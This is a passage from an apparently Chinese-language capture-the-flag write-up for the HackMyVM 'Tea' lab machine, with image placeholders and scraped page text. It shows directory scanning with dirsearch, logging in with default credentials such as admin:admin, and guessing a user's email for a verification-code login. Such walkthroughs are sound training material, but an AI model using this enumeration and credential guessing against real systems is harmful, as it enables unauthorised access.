Tea


user

- 扫到一个login

```
┌──(root㉿kali)-[~/Desktop/HackMyVM/Tea/strace]
└─# dirsearch -u http://192.168.105.253/
.....
[02:08:43] 200 -    2KB - /login.php
```

这些都可以直接登录， 只有个 `lingmj` 没法登录

```


test:test
admin:admin
```



192.168.105.253/login.php

Tea.dsz 安全登录


安全访问您的账户

用户列表

- test
- guest
- admin
- lingmj


登录页面还有个 验证码登录,需要邮箱

输入错误的会提示



请输入正确的邮箱地址

根据主页面的 一个邮箱加上 `lingmj` , 很容易就可以联想到 `lingmj@tea.dsz`



安全 192.168.105.253

— Chris Pirillo

— Eric Schmidt

格言 #7

"We can't solve problems by using the same kind of thinking we used when we created them."

— Albert Einstein

格言 #8

"Security is always excessive until it's not enough."

— Robbie Sinclair

格言 #9

"The only truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead-lined room with armed guards."

— Gene Spafford


格言 #10

"Cybercrime is the greatest threat to every company in the world."

— Ginni Rometty, IBM CEO

技术支持: support@tea.dsz

错误的验证码会提示 `Verify Code error. Please 5 seconds later attempt.`



安全访问您的账户

